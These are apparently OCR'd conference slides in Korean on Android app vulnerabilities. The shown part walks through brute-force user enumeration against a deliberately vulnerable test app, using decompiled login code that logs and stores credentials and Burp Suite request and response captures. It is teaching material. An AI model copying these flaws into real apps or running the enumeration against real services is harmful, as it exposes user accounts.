2020 이슈 안드로이드 앱 취약점 분석과 관련 취약점 테스트 앱 개발 과정

김주원(arrester) CodeEngn

www.CodeEngn.com
2021 CodeEngn Conference 17

Code Engn

발표자 소개

이름	김주원(arrester)
소속	Demon 팀, 보안프로젝트 장학 4기 연구원
분야	웹, 모바일, 리버싱
이메일 SNS	arresterloyal@gmail.com https://www.facebook.com/lstarrlodyl

목차

1. 취약점 분석 계획

Kela Casey

CODERSERA

Top 7 Vulnerabilities In Android Applications 2020


1. Binary Protection
2. Insufficient Transport Layer Protection
3. Insufficient Authorization/Authentication
4. Cryptography Improper Certificate Validation
5. Brute Force User Enumeration
6. Insufficient Session Expiration
7. Information Leakage Application Cache

2. 환경 구성


Security Innovation®

THE APPLICATION SECURITY COMPANY

UserEnumeration


DeepLinkExample

Muahahah! I have locked DeepLinkActivity now. In order to open DeepLinkActivity, you'll have to check manifest file for my schema and use it to exploit poor implementation of DeepLinkActivity



3. Brute Force User Enumeration – 취약점 개요


사용자 열거 취약점


무차별 대입 공격을 통해 사용자 열거가 가능한 취약점

해당 사용자 계정의 이름 혹은 아이디 등 존재하는지 목록화 하는 것이 특징

3. Brute Force User Enumeration – 분석 과정


사용자 열거 – 입력 시도





3. Brute Force User Enumeration – 분석 과정


앱 서버 응답 결과 확인



```
{"message": "User Does not Exist", "user": "test"}
u= <User u'dinesh'>
{"message": "Wrong Password", "user": "dinesh"}
```

3. Brute Force User Enumeration – 분석 과정


DoLogin – 데이터 전달 과정



```
public void postData(String valueIWantToSend) throws ClientProtocolException, IOException, JSONException, InvalidKeyException, No
    HttpResponse responseBody;
    HttpClient httpclient = new DefaultHttpClient();
    HttpPost httppost = new HttpPost(DoLogin.this.protocol + DoLogin.this.serverip + ":" + DoLogin.this.serverport + "/login");
    HttpPost httppost2 = new HttpPost(DoLogin.this.protocol + DoLogin.this.serverip + ":" + DoLogin.this.serverport + "/devlogin"
    List<NameValuePair> nameValuePairs = new ArrayList<>(2);
    nameValuePairs.add(new BasicNameValuePair("username", DoLogin.this.username));
    nameValuePairs.add(new BasicNameValuePair("password", DoLogin.this.password));
    if (DoLogin.this.username.equals("devadmin")) {
        httppost2.setEntity(new UrlEncodedFormEntity(nameValuePairs));
        responseBody = httpclient.execute(httppost2);
    } else {
        httppost.setEntity(new UrlEncodedFormEntity(nameValuePairs));
        responseBody = httpclient.execute(httppost);
    }
    InputStream in = responseBody.getEntity().getContent();
    DoLogin.this.result = convertStreamToString(in);
    DoLogin.this.result = DoLogin.this.result.replace("\n", "");
    if (DoLogin.this.result == null) {
        return;
    }
    if (DoLogin.this.result.indexOf("Correct Credentials") != -1) {
        Log.d("Successful Login:", ", account=" + DoLogin.this.username + ":" + DoLogin.this.password);
        saveCreds(DoLogin.this.username, DoLogin.this.password);
        trackUserLogins();
        Intent pL = new Intent(DoLogin.this.getApplicationContext(), PostLogin.class);
        pL.putExtra("uname", DoLogin.this.username);
        DoLogin.this.startActivity(pL);
        return;
    }
    DoLogin.this.startActivity(new Intent(DoLogin.this.getApplicationContext(), WrongLogin.class));
}
```

3. Brute Force User Enumeration – 분석 과정


WrongLogin Code



```
public class WrongLogin extends Activity {
    /* access modifiers changed from: protected */
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_wrong_login);
        Toast.makeText(getApplicationContext(), "Invalid Credentials!!", 1).show();
        startActivity(new Intent(this, LoginActivity.class));
        finish();
    }
```

3. Brute Force User Enumeration – 분석 과정

Burp Suite HTTP 통신 확인




```
POST /login HTTP/1.1
Content-Length: 26
Content-Type: application/x-www-form-urlencoded
Host: 121.175.225.149:8888
Connection: close
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

username=test&password=123
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 50
Connection: close
Date: Thu, 27 May 2021 14:42:34 GMT
Server: localhost

{"message": "User Does not Exist", "user": "test"}
```

3. Brute Force User Enumeration – 분석 과정

Burp Suite HTTP 통신 확인




```
POST /login HTTP/1.1
Content-Length: 28
Content-Type: application/x-www-form-urlencoded
Host: 121.175.225.149:8888
Connection: close
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

username=dinesh&password=123
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 47
Connection: close
Date: Thu, 27 May 2021 14:45:33 GMT
Server: localhost

{"message": "Wrong Password", "user": "dinesh"}
```

3. Brute Force User Enumeration – 분석 과정

Burp Suite HTTP 통신 확인




```
POST /login HTTP/1.1
Content-Length: 36
Content-Type: application/x-www-form-urlencoded
Host: 121.175.225.149:8888
Connection: close
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)

username=dinesh&password=Dinesh@123$
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 52
Connection: close
Date: Thu, 27 May 2021 14:45:54 GMT
Server: localhost

{"message": "Correct Credentials", "user": "dinesh"}
```

